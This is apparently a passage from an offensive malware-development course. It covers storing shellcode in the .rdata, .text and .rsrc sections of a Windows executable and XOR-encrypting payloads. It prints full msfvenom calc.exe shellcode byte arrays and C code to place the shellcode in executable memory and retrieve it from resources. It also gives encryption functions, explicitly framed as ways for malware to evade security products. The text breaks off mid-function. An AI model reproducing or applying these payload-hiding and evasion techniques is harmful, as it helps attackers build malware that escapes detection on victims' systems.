
```
#include <Windows.h>#include <stdio.h>// msfvenom calc shellcode
// msfvenom -p windows/x64/exec CMD=calc.exe -f c
// .rdata saved payload
const unsigned char Rdata_RawData[] = {
  0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
  0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
  0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
  0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
  0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B,
  0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
  0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41,
  0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
  0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1,
  0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
  0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44,
  0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01,
  0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41, 0x59,
  0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
  0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48,
  0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5,
  0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
  0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0,
  0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89,
  0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};

int main() {

  printf("[i] Rdata_RawData var : 0x%p \n", Rdata_RawData);
  printf("[#] Press <Enter> To Quit ...");
  getchar();
```

```
    return 0;
}
```

The image below shows the output of running dumpbin.exe on the PE file. Installing Visual Studio's C++ runtime will automatically download dumpbin.exe.

Command: `dumpbin.exe /ALL <binary-file.exe>`

Scroll down and view the details of the `.rdata` section which contains the data stored in its raw binary format.



Scrolling down further shows the allocated payload which is highlighted in the image below.


0000000140002250: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0000000140002260: 5B 69 5D 20 52 64 61 74 61 5F 72 61 77 44 61 74 [i] Rdata_rawDat
0000000140002270: 61 20 76 61 72 20 3A 20 30 78 25 70 20 0A 00 00 a var : 0x%p ...
0000000140002280: 5B 23 5D 20 50 72 65 73 73 20 3C 45 6E 74 65 72 [#] Press <Enter
0000000140002290: 3E 20 54 6F 20 51 75 69 74 20 2E 2E 2E 00 00 00 > To Quit .....
00000001400022A0: FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51 üH.äðèÀ...AQAPRQ
00000001400022B0: 56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52 VH1ÒeH.R`H.R.H.R
00000001400022C0: 20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0 H.rPH.·JJM1ÉH1À
00000001400022D0: AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED ¬<a|., AÁÉ.A.Áâí
00000001400022E0: 52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 8B 80 88 RAQH.R .B<H.Ð...
00000001400022F0: 00 00 00 48 85 C0 74 67 48 01 D0 50 8B 48 18 44 ...H.ÀtgH.ÐP.H.D
0000000140002300: 8B 40 20 49 01 D0 E3 56 48 FF C9 41 8B 34 88 48 .@ I.ÐãVHÿÉA.4.H
0000000140002310: 01 D6 4D 31 C9 48 31 C0 AC 41 C1 C9 0D 41 01 C1 .ÖM1ÉH1À¬AÁÉ.A.Á
0000000140002320: 38 E0 75 F1 4C 03 4C 24 08 45 39 D1 75 D8 58 44 8àuñL.L$.E9ÑuØXD
0000000140002330: 8B 40 24 49 01 D0 66 41 8B 0C 48 44 8B 40 1C 49 .@$I.ÐfA..HD.@.I
0000000140002340: 01 D0 41 8B 04 88 48 01 D0 41 58 41 58 5E 59 5A .ÐA...H.ÐAXAX^YZ
0000000140002350: 41 58 41 59 41 5A 48 83 EC 20 41 52 FF E0 58 41 AXAYAZH.ì ARÿàXA
0000000140002360: 59 5A 48 8B 12 E9 57 FF FF FF 5D 48 BA 01 00 00 YZH..éWÿÿÿ]Hº...
0000000140002370: 00 00 00 00 00 48 8D 8D 01 01 00 00 41 BA 31 8B .....H......Aº1.
0000000140002380: 6F 87 FF D5 BB E0 1D 2A 0A 41 BA A6 95 BD 9D FF o.ÿÕ»à.*.Aº¦.½.ÿ
0000000140002390: D5 48 83 C4 28 3C 06 7C 0A 80 FB E0 75 05 BB 47 ÕH.Ä(<.|..ûàu.»G
00000001400023A0: 13 72 6F 6A 00 59 41 89 DA FF D5 63 61 6C 63 00 .roj.YA.ÚÿÕcalc.
00000001400023B0: 40 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 @...............
00000001400023C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000001400023D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....

14. Payload Placement - .text Section

Payload Placement - .text Section

Introduction

The previous module discussed storing payloads in the `.data` and `.rdata` sections, while this module covers storing payloads in the `.text` section.

.text Section


Saving the variables in the `.text` section differs from saving them in the `.data` or `.rdata` sections, as it is not just a matter of declaring a random variable. Rather, one must instruct the compiler to save it in the `.text` section, which is demonstrated in the code snippet below.

```
#include <Windows.h>#include <stdio.h>// msfvenom calc shellcode
// msfvenom -p windows/x64/exec CMD=calc.exe -f c
// .text saved payload
#pragma section(".text")__declspec(allocate(".text")) const unsigned char Text_RawData[] = {
  0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
  0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
  0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
  0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
  0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B,
  0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
  0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41,
  0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
  0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1,
  0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
  0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44,
  0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01,
  0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41, 0x59,
  0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
  0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48,
  0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5,
  0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
  0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0,
```

```
  0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89,
  0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};

int main() {

  printf("[i] Text_RawData var : 0x%p \n", Text_RawData);
  printf("[#] Press <Enter> To Quit ...");
  getchar();
  return 0;
}
```

Here, the compiler is told to place the `Text_rawData` variable in the `.text` section instead of the `.rdata` section. The `.text` section is special in that it stores variables with executable memory permissions, allowing them to be executed directly without the need for editing the memory region permissions. This is useful for small payloads that are roughly less than 10 bytes.

Inspecting the binary compiled from the above code snippet using the PE-Bear tool reveals that the payload is located in the `.text` region.



15. Payload Placement - .rsrc Section

Payload Placement - .rsrc Section


Introduction

Saving the payload in the `.rsrc` section is one of the best options as this is where most real-world binaries save their data. It is also a cleaner method for malware authors, since larger payloads cannot be stored in the `.data` or `.rdata` sections due to size limits, leading to errors from Visual Studio during compilation.


.rsrc Section

The steps below illustrate how to store a payload in the `.rsrc` section.


1.Inside Visual Studio, right-click on 'Resource files' then click Add > New Item.



2.Click on 'Resource File'.



3.This will generate a new sidebar, the Resource View. Right-click on the .rc file (Resource.rc is the default name), and select the 'Add Resource' option.



4.Click 'Import'.

5.Select the calc.ico file, which is the raw payload renamed to have the `.ico` extension.

6.A prompt will appear requesting the resource type. Enter "RCDATA" without the quotes.

7.After clicking OK, the payload should be displayed in raw binary format within the Visual Studio project

8.When exiting the Resource View, the "resource.h" header file should be visible and named according to the .rc file from Step 2. This file contains a define statement that refers to the payload's ID in the resource section (IDR_RCDATA1). This is important in order to be able to retrieve the payload from the resource section later.

Once compiled, the payload will now be stored in the `.rsrc` section, but it cannot be accessed directly. Instead, several WinAPIs must be used to access it.

- FindResourceW - Get the location of the specified data stored in the resource section of a special ID passed in (this is defined in the header file)
- LoadResource - Retrieves a `HGLOBAL` handle of the resource data. This handle can be used to obtain the base address of the specified resource in memory.
- LockResource - Obtain a pointer to the specified data in the resource section from its handle.
- SizeofResource - Get the size of the specified data in the resource section.

The code snippet below will utilize the above Windows APIs to access the `.rsrc` section and fetch the payload address and size.

```
#include <Windows.h>#include <stdio.h>#include "resource.h"int main() {

  HRSRC   hRsrc                   = NULL;
  HGLOBAL   hGlobal                 = NULL;
  PVOID   pPayloadAddress         = NULL;
  SIZE_T    sPayloadSize            = NULL;


  // Get the location to the data stored in .rsrc by its id *IDR_RCDATA1*
  hRsrc = FindResourceW(NULL, MAKEINTRESOURCEW(IDR_RCDATA1), RT_RCDATA);
  if (hRsrc == NULL) {
    // in case of function failure
    printf("[!] FindResourceW Failed With Error : %d \n", GetLastError());
    return -1;
  }
```

```
  // Get HGLOBAL, or the handle of the specified resource data since its required to call LockReso
urce later
  hGlobal = LoadResource(NULL, hRsrc);
  if (hGlobal == NULL) {
    // in case of function failure
    printf("[!] LoadResource Failed With Error : %d \n", GetLastError());
    return -1;
  }

  // Get the address of our payload in .rsrc section
  pPayloadAddress = LockResource(hGlobal);
  if (pPayloadAddress == NULL) {
    // in case of function failure
    printf("[!] LockResource Failed With Error : %d \n", GetLastError());
    return -1;
  }

  // Get the size of our payload in .rsrc section
  sPayloadSize = SizeofResource(NULL, hRsrc);
  if (sPayloadSize == NULL) {
    // in case of function failure
    printf("[!] SizeofResource Failed With Error : %d \n", GetLastError());
    return -1;
  }

  // Printing pointer and size to the screen
  printf("[i] pPayloadAddress var : 0x%p \n", pPayloadAddress);
  printf("[i] sPayloadSize var : %ld \n", sPayloadSize);
  printf("[#] Press <Enter> To Quit ...");
  getchar();
  return 0;
}
```

After compiling and running the code above, the payload address along with its size will be printed onto the screen. It is important to note that this address is in the `.rsrc` section, which is read-only memory, and any attempts to change or edit data within it will cause an access violation error. To edit the payload, a buffer must be allocated with the same size as the payload and copied over. This new buffer is where changes, such as decrypting the payload, can be made.

Updating .rsrc Payload

Since the payload can't be edited directly from within the resource section, it must be moved to a temporary buffer. To do so, memory is allocated the size of the payload using HeapAlloc and then the payload is moved from the resource section to the temporary buffer using `memcpy`.

```
// Allocating memory using a HeapAlloc call
PVOID pTmpBuffer = HeapAlloc(GetProcessHeap(), 0, sPayloadSize);
if (pTmpBuffer != NULL){
  // copying the payload from resource section to the new buffer
  memcpy(pTmpBuffer, pPayloadAddress, sPayloadSize);
}

// Printing the base address of our buffer (pTmpBuffer)
printf("[i] pTmpBuffer var : 0x%p \n", pTmpBuffer);
```

Since `pTmpBuffer` now points to a writable memory region that is holding the payload, it's possible to decrypt the payload or perform any updates to it.

The image below shows the Msfvenom shellcode stored in the resource section.

Proceeding with the execution, the payload is saved in the temporary buffer.

16. Introduction To Payload Encryption

Introduction To Payload Encryption

Payload Encryption

Payload encryption in malware is a technique used by attackers to hide the malicious code contained in a malicious file. Attackers use various encryption algorithms to conceal the malicious code, making it more difficult for security solutions to detect the malicious activity of the file. Encryption also helps the malware to remain hidden and undetected on the user's system for longer periods. Encrypting parts of the malware will almost always be necessary against modern security solutions.

Encryption Pros and Cons

Encryption can help evade signature-based detection when using signatured code and payloads, but it may not be effective against other forms of detection, such as runtime and heuristic analysis.

It is important to note that the more data that's encrypted within a file, the higher its entropy. Having a file with a high entropy score can cause security solutions to flag the file or at the very least consider it suspicious and place additional scrutiny on it. Decreasing a file's entropy will be discussed in future modules.

Encryption Types

The upcoming modules will go through three of the most widely used encryption algorithms in malware development:

- XOR
- AES
- RC4

17. Payload Encryption - XOR

Payload Encryption - XOR

Introduction

XOR encryption is the simplest to use and the lightest to implement, making it a popular choice for malware. It is faster than AES and RC4 and does not require any additional libraries or the usage of Windows APIs. Additionally, it is a bidirectional encryption algorithm that allows the same function to be used for both encryption and decryption.

XOR Encryption

The code snippet below shows a basic XOR encryption function. The function simply XORs each byte of the shellcode with a 1-byte key.

```
/*
  - pShellcode : Base address of the payload to encrypt
  - sShellcodeSize : The size of the payload
  - bKey : A single arbitrary byte representing the key for encrypting the payload
*/
VOID XorByOneKey(IN PBYTE pShellcode, IN SIZE_T sShellcodeSize, IN BYTE bKey) {
  for (size_t i = 0; i < sShellcodeSize; i++){
    pShellcode[i] = pShellcode[i] ^ bKey;
  }
}
```

Securing The Encryption Key

Some tools and security solutions can brute force the key which will expose the decrypted shellcode. To make the process of guessing the key more difficult for these tools, the code below performs a minor change and increases the keyspace of the key by making `i` a part of the key. With keyspace much larger now, it's more difficult to brute force the key.

```
/*
  - pShellcode : Base address of the payload to encrypt
  - sShellcodeSize : The size of the payload
  - bKey : A single arbitrary byte representing the key for encrypting the payload
*/
```

```
VOID XorByiKeys(IN PBYTE pShellcode, IN SIZE_T sShellcodeSize, IN BYTE bKey) {
